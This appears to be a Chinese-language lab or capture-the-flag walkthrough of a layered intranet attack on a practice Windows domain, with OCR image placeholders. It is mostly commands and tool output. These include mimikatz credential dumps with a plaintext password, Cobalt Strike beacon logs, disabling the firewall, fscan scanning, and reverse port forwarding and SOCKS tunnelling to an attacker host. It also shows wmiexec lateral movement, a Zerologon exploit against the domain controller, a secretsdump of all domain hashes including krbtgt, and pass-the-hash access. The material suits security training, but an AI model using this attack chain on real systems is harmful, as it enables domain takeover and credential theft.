


args "privilege::debug" "sekurlsa::logonpasswords" "exit"

```
thentication Id : 0 ; 98946 (00000000:00018282)
ssion           : Batch from 0
er Name         : Administrator
main            : WEBLOGIC
gon Server      : WEBLOGIC
gon Time        : 2026/1/7 9:33:04
D               : S-1-5-21-2004965046-3923418856-647414055-500
   msv :
    [00010000] CredentialKeys
    * NTLM     : ccef208c6485269c20db2cad21734fe7
    * SHA1     : 58d1a25c09f4ee98209941b2b333fbe477d472a9
    [00000003] Primary
    * Username : Administrator
    * Domain   : WEBLOGIC
    * NTLM     : ccef208c6485269c20db2cad21734fe7
    * SHA1     : 58d1a25c09f4ee98209941b2b333fbe477d472a9
   tspkg :
   wdigest :
    * Username : Administrator
    * Domain   : WEBLOGIC
    * Password : Admin12345
   kerberos :
    * Username : Administrator
    * Domain   : WEBLOGIC
    * Password : (null)
   ssp :     KO
   credman :
```

psexec横向移动-CS上线

- 利用已有的明文密码成功上线第二层



address ▲	name	note
192.168.2.3	WIN-3F3NJQQR88K	
192.168.2.22	DESKTOP-EV5SIKM	
192.168.2.33		
192.168.3.22	DESKTOP-EV5SIKM	
192.168.3.34	WEBLOGIC	
192.168.111.79	WIN-3F3NJQQR8	

```
01/07 14:22:37 [*] Tasked to connect to 192.168.3.34:4
01/07 14:22:37 [+] host called home, sent: 23 bytes
01/07 14:22:54 [-] Could not connect to target
01/07 14:23:15 beacon> connect 192.168.3.34 4466
01/07 14:23:15 [*] Tasked to connect to 192.168.3.34:4
01/07 14:23:15 [+] host called home, sent: 23 bytes
01/07 14:23:32 [-] Could not connect to target
01/07 14:30:09 beacon> rev2self
01/07 14:30:09 [*] Tasked beacon to revert token
01/07 14:30:09 beacon> make_token WEBLOGIC\Administrat
01/07 14:30:09 [*] Tasked beacon to create a token for
01/07 14:30:09 [+] host called home, sent: 8 bytes
```

psexec

user	password	realm	note
xiaodi857	b460df8d4e10e2b...	WIN-3F3NJQQR8...	
Administrator	0b17b318cd59bb...	DESKTOP-EV5SI...	
Guest	31d6cfe0d16ae93...	WIN-3F3NJQQR8...	
Guest	31d6cfe0d16ae93...	DESKTOP-EV5SI...	
Administrator	53bd9892cea6f1d	WIN-3F3NJQQR8	

用户: Administrator

密码: Admin12345

域: WEBLOGIC

监听器: SMB1

会话: SYSTEM * via 192.168.2.22@3920

□ 使用会话的当前访问令牌（access token）

信息收集

- 先关闭防火墙


```
netsh advfirewall set publicprofile state off
```

- 端口探测，存在192.168.10.0网段，还存在两台主机192.168.10.10，192.168.10.12

```
01/07 14:34:05 beacon> portscan 192.168.10.0-192.168.10.255 1-
1024,3389,5000-6000 arp 1024
01/07 14:34:05 [*] Tasked beacon to scan ports 1-1024,3389,5000-6000 on
192.168.10.0-192.168.10.255
01/07 14:34:06 [+] host called home, sent: 75365 bytes
01/07 14:34:08 [+] received output:
(ARP) Target '192.168.10.10' is alive. 00-50-56-B1-F2-B1
(ARP) Target '192.168.10.12' is alive. 00-50-56-B1-CC-3D

01/07 14:34:14 [+] received output:
```

```
(ARP) Target '192.168.10.88' is alive. 00-50-56-B1-BA-2C

01/07 14:34:35 [+] received output:
192.168.10.88:5985

01/07 14:34:37 [+] received output:
192.168.10.88:139
192.168.10.88:135

01/07 14:34:39 [+] received output:
192.168.10.12:5985

01/07 14:35:02 [+] received output:
192.168.10.12:139
192.168.10.12:135
192.168.10.10:5985

01/07 14:35:15 [+] received output:
192.168.10.10:636
192.168.10.10:593

01/07 14:35:17 [+] received output:
192.168.10.10:464
192.168.10.10:389

01/07 14:35:22 [+] received output:
192.168.10.10:139
192.168.10.10:135
192.168.10.10:88
192.168.10.10:53

01/07 14:35:28 [+] received output:
192.168.10.10:445
192.168.10.12:445
192.168.10.88:445 (platform: 500 version: 6.3 name: WEBLOGIC domain: WORKGROUP)
Scanner module is complete
```

- 抓取明文密码hash


事件日志 X
Beacon 192.168.111.79@3556 X
密码凭证 X
Beacon 192.168.2.22@3820 X
Beacon 192.168.3.34@2724 X

user	password	realm	note	source	host	added
xiaodi857	b460df8d4e10e2b83231c2f48f...	WIN-3F3NJQQR88K		hashdump	192.168.111.79	01/06 15:18:33
Administrator	ccef208c6485269c20db2cad2...	WEBLOGIC		hashdump	192.168.3.34	01/07 14:40:20
Administrator	0b17b318cd59bb4e90f5a5284...	DESKTOP-EV5SIKM		hashdump	192.168.2.22	01/07 10:05:46
Guest	31d6cfe0d16ae931b73c59d7e...	WIN-3F3NJQQR88K		hashdump	192.168.111.79	01/06 15:18:33
Guest	31d6cfe0d16ae931b73c59d7e...	DESKTOP-EV5SIKM		hashdump	192.168.2.22	01/07 10:05:46
Administrator	53bd9892cea6f1d9ffa8ac587b...	WIN-3F3NJQQR88K		hashdump	192.168.111.79	01/06 15:18:33
Administrator	Admin12345	WEBLOGIC		mimikatz	192.168.3.34	01/07 14:40:36
DefaultAccount	31d6cfe0d16ae931b73c59d7e...	DESKTOP-EV5SIKM		hashdump	192.168.2.22	01/07 10:05:46
Guest	31d6cfe0d16ae931b73c59d7e...	WEBLOGIC		hashdump	192.168.3.34	01/07 14:40:20

- 上传fscan扫以下

```
fscan -h 192.168.10.0/24
fscan -h 192.168.10.0/24
┌──────────────────────────────────────────────┐
|    ___                              _        |
|   / _ \     ___  ___ _ __ __ _  ___| | __    |
|  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    |
| / /_\\_____\__ \ (__| | | (_| | (__|    <     |
| \____/     |___/\___|_|  \__,_|\___|_|\_\    |
└──────────────────────────────────────────────┘
      Fscan Version: 2.0.0

[2026-01-08 13:49:07] [INFO] 暴力破解线程数: 1
[2026-01-08 13:49:07] [INFO] 开始信息扫描
[2026-01-08 13:49:07] [INFO] CIDR范围: 192.168.10.0-192.168.10.255
[2026-01-08 13:49:07] [INFO] 生成IP范围: 192.168.10.0.%!d(string=192.168.10.255) - %!s(MISSING).%!d(MISSING)
[2026-01-08 13:49:07] [INFO] 解析CIDR 192.168.10.0/24 -> IP范围 192.168.10.0-192.168.10.255
[2026-01-08 13:49:07] [INFO] 最终有效主机数量: 256
[2026-01-08 13:49:07] [INFO] 开始主机扫描
[2026-01-08 13:49:07] [SUCCESS] 目标 192.168.10.12   存活 (ICMP)
[2026-01-08 13:49:10] [SUCCESS] 目标 192.168.10.10   存活 (ICMP)
[2026-01-08 13:49:10] [SUCCESS] 目标 192.168.10.88   存活 (ICMP)
[2026-01-08 13:49:10] [INFO] 存活主机数量: 3
[2026-01-08 13:49:11] [INFO] 有效端口数量: 233
[2026-01-08 13:49:11] [SUCCESS] 端口开放 192.168.10.88:135
[2026-01-08 13:49:11] [SUCCESS] 端口开放 192.168.10.12:135
[2026-01-08 13:49:11] [SUCCESS] 端口开放 192.168.10.10:88
[2026-01-08 13:49:11] [SUCCESS] 端口开放 192.168.10.10:135
[2026-01-08 13:49:12] [SUCCESS] 端口开放 192.168.10.10:445
[2026-01-08 13:49:12] [SUCCESS] 端口开放 192.168.10.10:389
[2026-01-08 13:49:12] [SUCCESS] 端口开放 192.168.10.10:139
[2026-01-08 13:49:12] [SUCCESS] 端口开放 192.168.10.88:445
[2026-01-08 13:49:12] [SUCCESS] 端口开放 192.168.10.88:139
[2026-01-08 13:49:12] [SUCCESS] 端口开放 192.168.10.12:139
[2026-01-08 13:49:12] [SUCCESS] 端口开放 192.168.10.12:445
[2026-01-08 13:49:14] [SUCCESS] 端口开放 192.168.10.88:7001
[2026-01-08 13:49:16] [SUCCESS] 服务识别 192.168.10.10:88 =>
[2026-01-08 13:49:17] [SUCCESS] 服务识别 192.168.10.10:445 =>
[2026-01-08 13:49:17] [SUCCESS] 服务识别 192.168.10.10:389 => [ldap] 产品:Microsoft Windows Active Directory LDAP 系统:Windows 信息:Domain: xiaodi.org, Site: Default-First-Site-Name
[2026-01-08 13:49:17] [SUCCESS] 服务识别 192.168.10.10:139 =>  Banner:[.]
[2026-01-08 13:49:17] [SUCCESS] 服务识别 192.168.10.88:445 =>
[2026-01-08 13:49:17] [SUCCESS] 服务识别 192.168.10.88:139 =>  Banner:[.]
[2026-01-08 13:49:17] [SUCCESS] 服务识别 192.168.10.12:139 =>  Banner:[.]
[2026-01-08 13:49:17] [SUCCESS] 服务识别 192.168.10.12:445 =>
[2026-01-08 13:49:24] [SUCCESS] 服务识别 192.168.10.88:7001 => [http] 产品:Oracle WebLogic admin httpd
[2026-01-08 13:50:16] [SUCCESS] 服务识别 192.168.10.12:135 =>
[2026-01-08 13:50:16] [SUCCESS] 服务识别 192.168.10.88:135 =>
[2026-01-08 13:50:16] [SUCCESS] 服务识别 192.168.10.10:135 =>
[2026-01-08 13:50:16] [INFO] 存活端口数量: 12
[2026-01-08 13:50:16] [INFO] 开始漏洞扫描
[2026-01-08 13:50:16] [INFO] 加载的插件: findnet, ldap, ms17010, netbios, smb, smb2, smbghost, webpoc, webtitle
[2026-01-08 13:50:16] [SUCCESS] NetInfo 扫描结果
目标主机: 192.168.10.88
主机名: weblogic
发现的网络接口:
   IPv4地址:
      └─ 192.168.3.34
```

```
       └─ 192.168.10.88
[2026-01-08 13:50:16] [SUCCESS] NetInfo 扫描结果
目标主机: 192.168.10.10
主机名: DC
发现的网络接口:
   IPv4地址:
       └─ 192.168.10.10
[2026-01-08 13:50:16] [SUCCESS] NetInfo 扫描结果
目标主机: 192.168.10.12
主机名: Web
发现的网络接口:
   IPv4地址:
       └─ 192.168.10.12
[2026-01-08 13:50:16] [SUCCESS] NetBios 192.168.10.88   WORKGROUP\weblogic              Windows Server 2012 R2 Datacenter 9600
[2026-01-08 13:50:16] [SUCCESS] 发现漏洞 192.168.10.12 [Windows Server 2012 R2 Datacenter 9600] MS17-010
[2026-01-08 13:50:16] [INFO] 系统信息 192.168.10.10 [Windows Server 2016 Datacenter 14393]
[2026-01-08 13:50:16] [SUCCESS] NetBios 192.168.10.10   DC:DC.xiaodi.org           Windows Server 2016 Datacenter 14393
[2026-01-08 13:50:17] [SUCCESS] 目标: http://192.168.10.88:7001
  漏洞类型: poc-yaml-weblogic-cve-2020-14750
  漏洞名称:
  详细信息:
        author:canc3s(https://github.com/canc3s),Soveless(https://github.com/Soveless)
        links:https://www.oracle.com/security-alerts/alert-cve-2020-14750.html
[2026-01-08 13:50:17] [SUCCESS] 目标: http://192.168.10.88:7001
  漏洞类型: poc-yaml-weblogic-cve-2019-2725
  漏洞名称: v12
  详细信息:
        author:fnmsd(https://github.com/fnmsd),2357000166(https://github.com/2357000166)
        links:https://github.com/vulhub/vulhub/tree/master/weblogic/CVE-2017-10271
https://github.com/QAX-A-Team/WeblogicEnvironment
https://xz.aliyun.com/t/5299
        description:Weblogic wls-wsat XMLDecoder deserialization RCE CVE-2019-2725 + org.slf4j.ext.EventData
[2026-01-08 13:50:17] [SUCCESS] 检测到漏洞 http://192.168.10.88:7001/console/j_security_check poc-yaml-weblogic-console-weak 参数:[{username weblogic} {password weblogic123} {payload UTF-8}]
[2026-01-08 13:50:19] [SUCCESS] 网站标题 http://192.168.10.88:7001 状态码:404 长度:1164   标题:Error 404--Not Found
[2026-01-08 13:50:19] [SUCCESS] 发现指纹 目标: http://192.168.10.88:7001 指纹:[weblogic]
```

- 192.168.10.10   DC:DC.xiaodi.org
- 192.168.10.12 [Windows Server 2012 R2 Datacenter 9600] MS17-010

内网穿透

- 将攻击机1236端口转发到192.168.3.34的1236端口


```
rportfwd 1236 192.168.111.25 1236
```

- ew攻击机

```
ew_for_Win.exe -s rcsocks -l 1082 -e 1236
```


- 192.168.3.34

```
ew_for_Win.exe -s rssocks -d 127.0.0.1 -e 1236
```



```
Can Not Connect To 192.168.111.25!
Error on connect 192.168.111.25:1236 [proto init cmd rcsocket]
01/07 15:24:24 beacon> rportfwd 1236 192.168.111.25 1236
01/07 15:24:24 [+] started reverse port forward on 1236 to 192.168.111.25:1236
01/07 15:24:24 [*] Tasked beacon to forward port 1236 to 192.168.111.25:1236
01/07 15:24:24 [+] host called home, sent: 10 bytes
01/07 15:24:41 beacon> shell ew_for_Win.exe -s rssocks -d 127.0.0.1 -e 1236
01/07 15:24:41 [*] Tasked beacon to run: ew_for_Win.exe -s rssocks -d 127.0.0.1 -e 1236
01/07 15:24:41 [+] host called home, sent: 77 bytes
```

```
^C
D:\A-Learn\internal_tool>ew_for_Win.exe -s rcsocks -l 1082 -e 1236
rcsocks 0.0.0.0:1082 <--[10000 usec]--> 0.0.0.0:1236
init cmd_server_for_rc here
start listen port here
rssocks cmd_socket OK!
```



代理规则

名称：ew3　☑ 是否有效

应用程序

任意

举例：iexplore.exe；"some app.exe"；fire*.exe；*.bin

目标主机

192.168.10.*

举例：127.0.0.1；*.example.com；192.168.1.*；10.1.0.0-10.5.255.255

目标端口

任意

举例：80；8000-9000；3128


动作(Direct-直接/Block-拦截)：Proxy SOCKS5 127.0.0.1:1082

第三层

WMI横向-域内主机

- 通过Windows自带的WMI服务在目标主机上执行命令。相比PsExec，**WMI更隐蔽**（不创建服务、无文件落地痕迹）
- 已经知道明文密码 administrator:Admin12345

```
python wmiexec.py administrator:Admin12345@192.168.10.12 -codec gbk
```




```
D:\impacket\impacket-impacket_0_12_0\examples>python wmiexec.py administrator:Admin12345@192.168.10.12 -codec gbk
Impacket v0.13.0.dev0+20241216.172807.67e19240 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

- 关防火墙

```
netsh advfirewall set publicprofile state off
```

Zerologon--拿下域控

```
python cve-2020-1472-exploit.py DC 192.168.10.10
```



```
D:\impacket\impacket-impacket_0_12_0\examples>python cve-2020-1472-exploit.py DC 192.168.10.10
Performing authentication attempts...
==================================
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!

D:\impacket\impacket-impacket_0_12_0\examples>
```

- **获取域内所有Hash**

```
python secretsdump.py dc$@192.168.10.10 -just-dc -no-pass
```

```
Impacket v0.13.0.dev0+20241216.172807.67e19240 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:028a232c7953e23f3f51f879fcaa97c5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2da377c47a7129b60215445e8e726d65:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xiaodi.org\webadmin:1104:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
xiaodi.org\boss:1106:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
```

```
xiaodi.org\webuser:1113:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WEB$:1105:aad3b435b51404eeaad3b435b51404ee:13b8d19c6219d6d3438b6fec19a0671c:::
BOSS$:1107:aad3b435b51404eeaad3b435b51404ee:a82ceecde8c0d800d82a06fdbfd35503:::
WEBUSER$:1114:aad3b435b51404eeaad3b435b51404ee:98f5ab631866f39b3054d78ac7903b3f:::
TEST0$:1108:aad3b435b51404eeaad3b435b51404ee:881ba32775f37a215083413e24371a52:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:edb753f14bd42fdc6e9b33a7081d4ce1dfa71fe9072c33d1dcf9be913360a817
Administrator:aes128-cts-hmac-sha1-96:96d5d71eadb561fde51a86688328304e
Administrator:des-cbc-md5:496ea7e6e5c7681a
krbtgt:aes256-cts-hmac-sha1-96:991a731e8e9970b1a7818c2b0cab585e604f2d96423606f9bbbce59115d2328b
krbtgt:aes128-cts-hmac-sha1-96:d8d9991dac73bf694e559e3495d8fe75
krbtgt:des-cbc-md5:0710452957c1f1d3
xiaodi.org\webadmin:aes256-cts-hmac-sha1-96:c98db46661a42ad29948af4c6dab27855102c016566cc6e240eaf6af2428014a
xiaodi.org\webadmin:aes128-cts-hmac-sha1-96:32dc48d7731116a353252468410b5aee
xiaodi.org\webadmin:des-cbc-md5:2a57d943a46dbfec
xiaodi.org\boss:aes256-cts-hmac-sha1-96:b548f8333ef81e384ef476f8f2e0a382392ec36e0d8a6530e68923709922f10e
xiaodi.org\boss:aes128-cts-hmac-sha1-96:5a5778c1e0692d23e9706cfbfcfe101b
xiaodi.org\boss:des-cbc-md5:043162fdab3e04c2
xiaodi.org\webuser:aes256-cts-hmac-sha1-96:31c3d0017ff503c2c42514a5048c04ab10d21eb43cf66a76afc0e961f582570a
xiaodi.org\webuser:aes128-cts-hmac-sha1-96:5ba9de66433b7b2ffe64c39c7089569c
xiaodi.org\webuser:des-cbc-md5:43cdd3cdabdf917a
DC$:aes256-cts-hmac-sha1-96:53d7b494c3468ef81565c32039a5692ae57cd493ede92df90061eea259f5139e
DC$:des-cbc-md5:bca87f01baa8d05e
WEB$:aes256-cts-hmac-sha1-96:fc8c22e6d9ebf38737ebecdd910e1d9b5b25c6ed58c9795861d4584350b15f74
WEB$:des-cbc-md5:1f3775c2dcaee98c
BOSS$:aes256-cts-hmac-sha1-96:a855df457d41399d20329c9e7b7e6783386f08043fe856b745153a27984ba689
BOSS$:aes128-cts-hmac-sha1-96:eda7ab0546a82057877cebb472784b69
BOSS$:des-cbc-md5:163d15a1d952b957
WEBUSER$:aes256-cts-hmac-sha1-96:4462246f57c2f22139830fda7c3399d1ca688e53a60dd0765ec87889865e407c
WEBUSER$:aes128-cts-hmac-sha1-96:45cdc4f90f78fba90f61a6a5ddc4c087
WEBUSER$:des-cbc-md5:94d5d94c2a73f197
TEST0$:aes256-cts-hmac-sha1-96:f2c7c91283addd6fe0b36d49c6e498786b675170c53ada2310ad0fbf90c3eb0b
TEST0$:aes128-cts-hmac-sha1-96:a9c491c23b5df102f941a81d36772ad0
TEST0$:des-cbc-md5:ea10436149ec57f7
```

- **WMI横向--** `Administrator:500:aad3b435b51404eeaad3b435b51404ee:028a232c7953e23f3f51f879fcaa97c5:::`,用域管的NTLM哈希进行身份认证

```
python wmiexec.py -hashes :028a232c7953e23f3f51f879fcaa97c5 xiaodi/administrator@192.168.10.10 -codec gbk
```

```
#flag
xiaodi11qaz2wsx1234s
```